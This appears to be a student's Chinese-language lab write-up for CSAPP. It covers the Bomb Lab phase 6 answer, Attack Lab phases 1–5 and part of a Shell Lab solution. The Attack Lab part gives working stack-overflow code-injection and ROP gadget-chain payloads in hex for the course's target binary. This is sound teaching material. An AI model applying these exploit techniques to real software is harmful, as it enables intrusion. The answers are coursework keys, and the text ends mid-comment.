   0x000000000040112c <+56>:    cmp    $0x6,%r12d
   0x0000000000401130 <+60>:    je     0x401153 <phase_6+95>  //  如果每个数字都不相同则继续进行
   0x0000000000401132 <+62>:    mov    %r12d,%ebx

   0x0000000000401135 <+65>:    movslq %ebx,%rax
   0x0000000000401138 <+68>:    mov    (%rsp,%rax,4),%eax //rax = MEM(rsp + 4*r12)
   0x000000000040113b <+71>:    cmp    %eax,0x0(%rbp)
   0x000000000040113e <+74>:    jne    0x401145 <phase_6+81>
   0x0000000000401140 <+76>:    callq  0x40143a <explode_bomb>
   0x0000000000401145 <+81>:    add    $0x1,%ebx
   0x0000000000401148 <+84>:    cmp    $0x5,%ebx
   0x000000000040114b <+87>:    jle    0x401135 <phase_6+65>

   0x000000000040114d <+89>:    add    $0x4,%r13
   0x0000000000401151 <+93>:    jmp    0x401114 <phase_6+32>
--Type <RET> for more, q to quit, c to continue without paging--
   0x0000000000401153 <+95>:    lea    0x18(%rsp),%rsi  //rsi <= rsp + 0x18
   0x0000000000401158 <+100>:   mov    %r14,%rax  //此时rsp = r14 = rax
   0x000000000040115b <+103>:   mov    $0x7,%ecx
   0x0000000000401160 <+108>:   mov    %ecx,%edx  //7
   0x0000000000401162 <+110>:   sub    (%rax),%edx  //edx -= 第一个参数
   0x0000000000401164 <+112>:   mov    %edx,(%rax)  //MEM(rax) <= edx
   0x0000000000401166 <+114>:   add    $0x4,%rax //rax + 4
   0x000000000040116a <+118>:   cmp    %rsi,%rax  //栈底指针
```

```
   0x000000000040116d <+121>:   jne    0x401160 <phase_6+108> //用7减去每个数字并存到相应的位置

   0x000000000040116f <+123>:   mov    $0x0,%esi
   0x0000000000401174 <+128>:   jmp    0x401197 <phase_6+163>

   0x0000000000401176 <+130>:   mov    0x8(%rdx),%rdx //第一次将0x6032d8内的值存到rdx中 之后将rdx+8内的值存到rdx
   0x000000000040117a <+134>:   add    $0x1,%eax
   0x000000000040117d <+137>:   cmp    %ecx,%eax
   0x000000000040117f <+139>:   jne    0x401176 <phase_6+130> //ecx = eax
   0x0000000000401181 <+141>:   jmp    0x401188 <phase_6+148>

   0x0000000000401183 <+143>:   mov    $0x6032d0,%edx
   0x0000000000401188 <+148>:   mov    %rdx,0x20(%rsp,%rsi,2) //位扩展 将rdx存入rsp+0x20之后的位置
   0x000000000040118d <+153>:   add    $0x4,%rsi  //指针累加
   0x0000000000401191 <+157>:   cmp    $0x18,%rsi //结束判断
   0x0000000000401195 <+161>:   je     0x4011ab <phase_6+183>

   0x0000000000401197 <+163>:   mov    (%rsp,%rsi,1),%ecx //ecx
   0x000000000040119a <+166>:   cmp    $0x1,%ecx  //ecx 与 1相比
   0x000000000040119d <+169>:   jle    0x401183 <phase_6+143> //如果小于等于1 jmp
   0x000000000040119f <+171>:   mov    $0x1,%eax  //如果大于1
   0x00000000004011a4 <+176>:   mov    $0x6032d0,%edx
   0x00000000004011a9 <+181>:   jmp    0x401176 <phase_6+130>

   0x00000000004011ab <+183>:   mov    0x20(%rsp),%rbx
   0x00000000004011b0 <+188>:   lea    0x28(%rsp),%rax
   0x00000000004011b5 <+193>:   lea    0x50(%rsp),%rsi
   0x00000000004011ba <+198>:   mov    %rbx,%rcx
   0x00000000004011bd <+201>:   mov    (%rax),%rdx
   0x00000000004011c0 <+204>:   mov    %rdx,0x8(%rcx)
   0x00000000004011c4 <+208>:   add    $0x8,%rax
   0x00000000004011c8 <+212>:   cmp    %rsi,%rax
   0x00000000004011cb <+215>:   je     0x4011d2 <phase_6+222>
   0x00000000004011cd <+217>:   mov    %rdx,%rcx
   0x00000000004011d0 <+220>:   jmp    0x4011bd <phase_6+201>
   0x00000000004011d2 <+222>:   movq   $0x0,0x8(%rdx)
   0x00000000004011da <+230>:   mov    $0x5,%ebp
   0x00000000004011df <+235>:   mov    0x8(%rbx),%rax
   0x00000000004011e3 <+239>:   mov    (%rax),%eax
   0x00000000004011e5 <+241>:   cmp    %eax,(%rbx)
   0x00000000004011e7 <+243>:   jge    0x4011ee <phase_6+250> //0x8(rbx) >= (rbx)
   0x00000000004011e9 <+245>:   callq  0x40143a <explode_bomb>
--Type <RET> for more, q to quit, c to continue without paging--
   0x00000000004011ee <+250>:   mov    0x8(%rbx),%rbx
   0x00000000004011f2 <+254>:   sub    $0x1,%ebp
   0x00000000004011f5 <+257>:   jne    0x4011df <phase_6+235>
```

```
   0x00000000004011f7 <+259>:   add    $0x50,%rsp
   0x00000000004011fb <+263>:   pop    %rbx
   0x00000000004011fc <+264>:   pop    %rbp
   0x00000000004011fd <+265>:   pop    %r12
   0x00000000004011ff <+267>:   pop    %r13
   0x0000000000401201 <+269>:   pop    %r14
   0x0000000000401203 <+271>:   retq
End of assembler dump.
```

由反汇编过程中的read_six_number函数知要输入六个数字。任意输入六个数字 使用print检查它们在栈中的位置。

我这里输入的是1 2 3 4 5 6

```
Breakpoint 1, 0x00000000004010f4 in phase_6 ()
(gdb) ni
0x00000000004010f6 in phase_6 ()
(gdb)
0x00000000004010f8 in phase_6 ()
(gdb)
0x00000000004010fa in phase_6 ()
(gdb)
0x00000000004010fb in phase_6 ()
(gdb)
0x00000000004010fc in phase_6 ()
(gdb)
0x0000000000401100 in phase_6 ()
(gdb)
0x0000000000401103 in phase_6 ()
(gdb)
0x0000000000401106 in phase_6 ()
(gdb)
0x000000000040110b in phase_6 ()
(gdb)
0x000000000040110e in phase_6 ()
(gdb)
0x0000000000401114 in phase_6 ()
(gdb) print *(int *) $rsp
$1 = 1
(gdb) print *(int *) $rsp + 4
$2 = 5
(gdb) print *(int *) $rsp + 1
$3 = 2
(gdb) print *(int *) ($rsp + 4)
$4 = 2
(gdb) print *(int *) ($rsp + 8)
$5 = 3
(gdb) print *(int *) ($rsp + 12)
$6 = 4
(gdb) print *(int *) ($rsp + 16)
$7 = 5
(gdb) print *(int *) ($rsp + 20)
$8 = 6
(gdb)
```

```
   0x000000000040116d <+121>:   jne    0x401160 <phase_6+108> //用7减去每个数字并存到相应的位置
```

先用7减去每个数字并存到相应的位置。

```
   0x0000000000401176 <+130>:   mov    0x8(%rdx),%rdx //第一次将0x6032d8内的值存到rdx中 之后将rdx+8内的值存到rdx
   0x000000000040117a <+134>:   add    $0x1,%eax
   0x000000000040117d <+137>:   cmp    %ecx,%eax
   0x000000000040117f <+139>:   jne    0x401176 <phase_6+130> //ecx = eax
   0x0000000000401181 <+141>:   jmp    0x401188 <phase_6+148>

   0x0000000000401183 <+143>:   mov    $0x6032d0,%edx
   0x0000000000401188 <+148>:   mov    %rdx,0x20(%rsp,%rsi,2) //位扩展 将rdx存入rsp+0x20之后的位置
   0x000000000040118d <+153>:   add    $0x4,%rsi  //指针累加
   0x0000000000401191 <+157>:   cmp    $0x18,%rsi //结束判断
   0x0000000000401195 <+161>:   je     0x4011ab <phase_6+183>

   0x0000000000401197 <+163>:   mov    (%rsp,%rsi,1),%ecx //ecx
   0x000000000040119a <+166>:   cmp    $0x1,%ecx  //ecx 与 1相比
   0x000000000040119d <+169>:   jle    0x401183 <phase_6+143> //如果小于等于1 jmp
   0x000000000040119f <+171>:   mov    $0x1,%eax  //如果大于1
   0x00000000004011a4 <+176>:   mov    $0x6032d0,%edx
   0x00000000004011a9 <+181>:   jmp    0x401176 <phase_6+130>
```

此块代码让我们想到了链表 因为我们可以将edx视为一个指针 每次循环读下一个值并且循环更新指针 我们输入的每个i 所对应的7 - i就是我们需要更新指针的次数，且当输入7 - i小于等于1时直接将`0x6032d0`存入相应位置。

我们检查在`0x6032d0`处的值 可见值为332。由`mov    0x8(%rdx),%rdx`这行指令得知`0x6032d0 + 8`处的值为下一个指针（相当于Link -> next）。之后的数据类似。

首先查看`0x6032d0`处值和下一个结点地址如下：

```
Breakpoint 1, 0x00000000004010f4 in phase_6 ()
(gdb) print *(int *) 0x6032d0
$24 = 332
(gdb) print *(int *) 0x6032d8
$25 = 6304480
(gdb) print /x *(int *) 0x6032d8
$26 = 0x6032e0
(gdb)
```

以此类推：

每个结点的值依次为332 168 924 691 477 443 共有六个结点。

最终判断语句：

```
   0x00000000004011ab <+183>:   mov    0x20(%rsp),%rbx  //rsp+20后的第一个指针
   0x00000000004011b0 <+188>:   lea    0x28(%rsp),%rax  //rsp+20后的第二个指针地址
   0x00000000004011b5 <+193>:   lea    0x50(%rsp),%rsi  //栈底地址
   0x00000000004011ba <+198>:   mov    %rbx,%rcx  //前一个指针在rcx中
   0x00000000004011bd <+201>:   mov    (%rax),%rdx  //后一个在rdx中
   0x00000000004011c0 <+204>:   mov    %rdx,0x8(%rcx) //将后一个指针存到前一个数所对应的地址+8中
   0x00000000004011c4 <+208>:   add    $0x8,%rax  //rax指向下一个数
   0x00000000004011c8 <+212>:   cmp    %rsi,%rax  //比较是否达到栈底
   0x00000000004011cb <+215>:   je     0x4011d2 <phase_6+222>
   0x00000000004011cd <+217>:   mov    %rdx,%rcxi
   0x00000000004011d0 <+220>:   jmp    0x4011bd <phase_6+201>
   0x00000000004011d2 <+222>:   movq   $0x0,0x8(%rdx)
   0x00000000004011da <+230>:   mov    $0x5,%ebp
   0x00000000004011df <+235>:   mov    0x8(%rbx),%rax
   0x00000000004011e3 <+239>:   mov    (%rax),%eax
   0x00000000004011e5 <+241>:   cmp    %eax,(%rbx)
   0x00000000004011e7 <+243>:   jge    0x4011ee <phase_6+250> //0x8(rbx) >= (rbx)
   0x00000000004011e9 <+245>:   callq  0x40143a <explode_bomb>
```

由这块代码可知我们需要比较输入结点7 - i处值的大小 且排列应该从大到小 为`3 4 5 6 1 2`


7 - i 为`4 3 2 1 6 5`

输入并运行调试 栈中内容与预期运行结果一致。

则答案为`4 3 2 1 6 5`

ans.txt

```
Border relations with Canada have never been better.

1 2 4 8 16 32

0 207

7 0

ionefg

4 3 2 1 6 5
```



Attack Lab

Phase 1

`Your task is to get CTARGET to execute the code for touch1 when getbuf executes its return statement,`
`rather than returning to test.`

首先`disas getbuf`

由`add $0x28, %rsp`知缓冲区大小是40个双字 栈下面就是返回地址，只需填40个双字的地址再填返回地址即可

返回地址：`dsas touch1`

```
(gdb) disas touch1
Dump of assembler code for function touch1:
   0x00000000004017c0 <+0>:     sub    $0x8,%rsp
   0x00000000004017c4 <+4>:     movl   $0x1,0x202d0e(%rip)        # 0x6044dc <vlevel>
   0x00000000004017ce <+14>:    mov    $0x4030c5,%edi
   0x00000000004017d3 <+19>:    callq  0x400cc0 <puts@plt>
   0x00000000004017d8 <+24>:    mov    $0x1,%edi
   0x00000000004017dd <+29>:    callq  0x401c8d <validate>
   0x00000000004017e2 <+34>:    mov    $0x0,%edi
   0x00000000004017e7 <+39>:    callq  0x400e40 <exit@plt>
End of assembler dump.
(gdb)
```

是`0x4017c0`使用小端字节序 写成`c0 17 40`

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
c0 17 40 00 00 00 00 00
```

结果正确：

```
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/attacklab# chmod 777 hex2raw
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/attacklab# chmod 777 ctarget
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/attacklab# cat res1.txt | ./hex2raw | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch1!: You called touch1()
Valid solution for level 1 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:1:00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 C0 17 40 00 00 00 00 00
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/attacklab#
```

Phase 2

`Your task is to get CTARGET to execute the code for touch2 rather than returning to test. In this case, however, you must make it appear to touch2 as if you have passed your cookie as its argument.`

这里需要把`rdi`设置为`cookie`的值 易于想到可以使用`ret`转移控制


```
movq    $0x59b997fa, %rdi
pushq   0x4017ec
ret
```

反得到：

```
48 c7 c7 fa 97 b9 59
68 ec 17 40 00
c3
```

返回地址也设置成相应值 的到的十六进制代码如下

```
48 c7 c7 fa 97 b9 59 68
ec 17 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
```



Phase 3

`Your task is to get CTARGET to execute the code for touch3 rather than returning to test. You must make it appear to touch3 as if you have passed a string representation of your cookie as its argument.`

需要将`cookie`转化成16进制然后写在某个栈空间上，将返回地址作为参数送到`%rdi`。

`cookie`转16进制：`35 39 62 39 39 37 66 61`将这串数据写到不会被覆盖的位置（`%rsp`正上方`0x5561dca8`）

```
mov    $0x5561dca8,%rdi
pushq  $0x4018fa
retq
```

反汇编得到答案如下：

```
48 c7 c7 a8 dc 61 55 68
fa 18 40 00 c3 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
78 dc 61 55 00 00 00 00
35 39 62 39 39 37 66 61
```

```
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/attacklab# cat res3.txt | ./hex2raw | ./ctarget -q
Cookie: 0x59b997fa
Type string:Touch3!: You called touch3("59b997fa")
Valid solution for level 3 with target ctarget
PASS: Would have posted the following:
        user id bovik
        course  15213-f15
        lab     attacklab
        result  1:PASS:0xffffffff:ctarget:3:48 C7 C7 A8 DC 61 55 68 FA 18 40 00 C3 00 00 00 00 00 00 00 00 00 00 00 00 00 00 0
0 00 00 00 00 00 00 00 00 00 00 00 00 78 DC 61 55 00 00 00 00 35 39 62 39 39 37 66 61
root@VM3242-zyy:/home/ubuntu/文档/Code/CSAPP/attacklab#
```

Phase 4

ROP问题

- It uses randomization so that the stack positions differ from one run to another. This makes it impossible to determine where your injected code will be located. 栈随机化，我们不能像之前那样直接得到栈顶指针调用函数
- It marks the section of memory holding the stack as nonexecutable, so even if you could set the program counter to the start of your injected code, the program would fail with a segmentation fault.PCc无法指向栈区

需要借助`gadget`实现（需要寻找一段以ret结尾的特殊指令序列）

由pop指令的提示在fram中找到 `pop %rax` 和 `mov %rax,%rdi` ，它们在`addval_219`和`addval_273`中。

```
(gdb) disas addval_219
Dump of assembler code for function addval_219:
   0x00000000004019a7 <+0>:     lea    -0x6fa78caf(%rdi),%eax
   0x00000000004019ad <+6>:     retq
End of assembler dump.
(gdb)
```

```
(gdb) disas addval_273
Dump of assembler code for function addval_273:
   0x00000000004019a0 <+0>:     lea    -0x3c3876b8(%rdi),%eax
   0x00000000004019a6 <+6>:     retq
End of assembler dump.
(gdb)
```


58 90 popq %rax popq 指令地址为: 0x4019ab

48 89 c7 movl %rax,%rdi movl的地址为:0x4019a2

找到它们之后，将ret返回值设为`0x4019ab`后出栈，在`ret addr + 8`的地方设置`cookie`，+16的地方设置`mov`的地址（0x4019a2）执行完之后会执行一次ret，需将`ret addr + 24`设为`touch2`开头地址。

插入代码如下（前40个字节依然填充无效字符）

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
ab 19 40 00 00 00 00 00
fa 97 b9 59 00 00 00 00
a2 19 40 00 00 00 00 00
ec 17 40 00 00 00 00 00
```



Phase 5

需要考虑到movl指令对高四个字节的影响。且官方答案用到了8个`gadgets`

需要找到`%rsp`和偏移量计算出cookie字符串的地址。

由`farm`中的`add_xy`函数启发 只需找到这一连串的gadgets 最后的位置存放字符串数组。

```
movq %rsp, %rax
movq %rax, %rdi
popq %rax
movl %eax, %edx
movl %edx, %ecx
movl %ecx, %esi
lea (%rdi,%rsi,1),%rax
movq %rax, %rdi
```


找到它们对应的入口地址，转化为十六进制

solution:

```
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
00 00 00 00 00 00 00 00
06 1a 40 00 00 00 00 00 # movq %rsp, %rax
a2 19 40 00 00 00 00 00 # movq %rax, %rdi
ab 19 40 00 00 00 00 00 # popq %rax
48 00 00 00 00 00 00 00 # distance from here to cookie string
```

```
dd 19 40 00 00 00 00 00 # movl %eax, %edx
70 1a 40 00 00 00 00 00 # movl %edx, %ecx
13 1a 40 00 00 00 00 00 # movl %ecx, %esi
d6 19 40 00 00 00 00 00 # lea (%rdi, %rsi, 1), %rax
c5 19 40 00 00 00 00 00 # movq %rax, %rdi
fa 18 40 00 00 00 00 00 # touch3
35 39 62 39 39 37 66 61 # cookie string
```

至此 Attack Lab 结束



Shell Lab

> 由于在本学期学习的OS课程实验中，本人也有幸实现了一个Shell的代码补全，与CSAPP的Shell的实现相比，OS课程的Shell不仅要求实现内建命令，还添加了对多管道和重定向的要求，但在信号方面的要求没有CSAPP高
>
> OS Shell lab相关代码链接（我的库：https://github.com/Fluuuegel/USTC-OS-lab-2022）

本次实验要求我们实现五个函数：

```
• eval: Main routine that parses and interprets the command line. [70 lines]
• builtin cmd: Recognizes and interprets the built-in commands: quit, fg, bg, and jobs. [25 lines]
• do bgfg: Implements the bg and fg built-in commands. [50 lines]
• waitfg: Waits for a foreground job to complete. [20 lines]
• sigchld handler: Catches SIGCHILD signals. 80 lines]
• sigint handler: Catches SIGINT (ctrl-c) signals. [15 lines]
• sigtstp handler: Catches SIGTSTP (ctrl-z) signals. [15 lines]
```

eval

在实验文档的要求中，父进程必须在fork子进程之前使用sigprocmask阻塞SIGCHLD信号，然后取消阻塞这些信号，在调用addjob将子进程添加到作业列表后再次使用sigprocmask。由于子进程继承了其父进程的阻塞vectors，因此子进程必须确保在执行新程序之前解除阻塞SIGCHLD信号。

```c
void eval(char *cmdline)
{
```

```
    char *argv[MAXARGS];    //本段大部分代码参考CSAPP书籍
    char buf [MAXLINE];
    int bg;
    pid_t pid;
    strcpy(buf, cmdline);
    bg = parseline(buf, argv);
    if (argv[0] == NULL) return;
    if (!builtin_cmd(argv)) {

        sigset_t mask_all, mask_one, prev_one;
        Sigfillset(&mask_all);
        Sigemptyset(&mask_one);
        Sigaddset(&mask_one, SIGCHLD);
        /* 父进程fork之前阻塞SIGCHLD */
        Sigprocmask(SIG_BLOCK, &mask_one, &prev_one);

        if ((pid = Fork()) == 0) {
            /* 取消阻塞SIGCHLD */
            Sigprocmask(SIG_SETMASK, &prev_one, NULL);
            Setpgid(0, 0);
            if (execve(argv[0], argv, environ) < 0) {
                printf("%s: Command not found\n", argv[0]);
                exit(0);
            }
        }
        Sigprocmask(SIG_BLOCK, &mask_all, NULL);
        addjob(jobs, pid, (bg != 0) ? BG : FG, cmdline);
        Sigprocmask(SIG_SETMASK, &prev_one, NULL);
        /* 父进程等待前台作业结束 */
        if (!bg) waitfg(pid);
        else printf("[%d] (%d) %s", pid2jid(pid), pid, cmdline);
    }
    return;
}
```

builtin_cmd

较为简单，只需使用字符串比较函数判断即可。

```
int builtin_cmd(char **argv)
{
    /*  使用strcmp函数解析 */
    if (!strcmp(argv[0], "quit")){
        exit(0);
    } else if (!strcmp(argv[0], "bg") || !strcmp(argv[0], "fg") ) {
        do_bgfg(argv);
        return 1;
    } else if (!strcmp(argv[0], "jobs")) {
        listjobs(jobs);
```

```
        return 1;
    }
    return 0;     /* not a builtin command */
}
```

do_bgfg

本函数执行内建的bg fg命令，首先判断参数是否正常，再生成jid或pid，逻辑较为清晰，需要注意的是在函数的最后如果是前台进程的话需要调用waitfg函数阻塞直到前台进程结束（或不再是前台进程）。

```
void do_bgfg(char **argv)
{
    if (argv[1] == NULL) {
        printf("Wrong argv[0]\n");
        return ;
    }

    int jid;
    pid_t pid = 0;
    struct job_t *job = NULL;
    sigset_t mask_all, prev_all;

    if (argv[1][0] == '%') {
        jid = atoi(argv[1] + 1);
        if (jid == 0) {
            printf("Wrong argv[0]\n");
            return ;
        }
        job = getjobjid(jobs, jid);
        if(job == NULL) {
            printf("%d: Job not exists\n", jid);
            return ;
        } else {
            pid = job->pid;
        }
    } else {
        pid = atoi(argv[1]);
        if (pid == 0) {
            printf("Wrong argv[0]\n");
            return;
        }
        if ((job = getjobpid(jobs, pid)) == NULL) {
            printf("%d: Process not exists\n", pid);
            return;
        }
    }
    Sigfillset(&mask_all);
    Sigprocmask(SIG_BLOCK, &mask_all, &prev_all);
```

```
    Kill(-pid, SIGCONT);
    if (!strcmp(argv[0], "fg")) job->state = FG;
    else {
        job->state = BG;
        printf("[%d] (%d) %s", job->jid, job->pid, job->cmdline);
    }
    /* 阻塞 */
    Sigprocmask(SIG_SETMASK, &prev_all, NULL);
    if (!strcmp(argv[0], "fg")) waitfg(pid);

    return;
}
```

waitfg

采用**忙等**(busy loop) 策略阻塞直到前台进程结束。

```
void waitfg(pid_t pid)
{
    struct job_t *job;
    while ((job = getjobpid(jobs, pid)) && job->state == FG) {
        Sleep(0.1);
    }
    return;
}
```

sigchld_handler

回收僵尸子进程。

```
void sigchld_handler(int sig)
{
    pid_t pid;
    int status;
    while ((pid = waitpid(-1, &status, WNOHANG | WUNTRACED)) > 0) {
        /* 正常退出 */
        if (WIFEXITED(status)) {
            deletejob(jobs, pid);
        }else if (WIFSTOPPED(status)) {
            /* 因信号挂起或退出 */
            printf("Job [%d] (%d) stopped by signal %d\n", pid2jid(pid), pid,
WSTOPSIG(status));
            getjobpid(jobs, pid)->state = ST;
        } else {
            if (WIFSIGNALED(status)) {
                printf("Job [%d] (%d) terminated by signal %d\n", pid2jid(pid),
pid, WTERMSIG(status));
                deletejob(jobs, pid);
```

```
            }
        }
    }
    return;
}
```

然而由CSAPP教材所述，`printf`并不是一个线程安全的函数，如果这样使用它的话，可能会造成**死锁**(dead lock)等问题，故我们选择使用使用csapp.c中封装好的线程安全函数`Sio_puts`函数来代替`printf`。对代码的更改如下：

```
void sigchld_handler(int sig)
{
    pid_t pid;
    int status;
    struct job_t* job;

    while ((pid = waitpid(-1, &status, WNOHANG | WUNTRACED)) > 0) {
        /* 正常退出 */
        if (WIFEXITED(status)) {
            deletejob(jobs, pid);
        }else if (WIFSTOPPED(status)) {
            /* 因信号挂起或退出 */
            //printf("Job [%d] (%d) stopped by signal %d\n", pid2jid(pid), pid, WSTOPSIG(status));
            job = getjobpid(jobs, pid);
            Sio_puts("Job [");
            Sio_putl(job->jid);
            Sio_puts("] (");
            Sio_putl(pid);
            Sio_puts(") stopped by signal ");
            Sio_putl(WSTOPSIG(status));
            Sio_puts("\n");
            job->state = ST;
        } else {
            if (WIFSIGNALED(status)) {
                //printf("Job [%d] (%d) terminated by signal %d\n", pid2jid(pid), pid, WTERMSIG(status));
                Sio_puts("Job [");
                Sio_putl(pid2jid(pid));
                Sio_puts("] (");
                Sio_putl(pid);
                Sio_puts(") terminated by signal ");
                Sio_putl(WTERMSIG(status));
                Sio_puts("\n");
                deletejob(jobs, pid);
            }
        }
    }
```

```
    return;
}
```

sigint_handler 和 sigtstp_handler

这两个信号处理函数的代码逻辑相似，只需更改Kill中的信号类型。

```
/*
 * sigint_handler - The kernel sends a SIGINT to the shell whenever the
 *    user types ctrl-c at the keyboard.  Catch it and send it along
 *    to the foreground job.
 */
void sigint_handler(int sig)
{
    pid_t pid;
    if (pid = fgpid(jobs)) Kill(-pid, SIGINT);
    return;
}

/*
 * sigtstp_handler - The kernel sends a SIGTSTP to the shell whenever
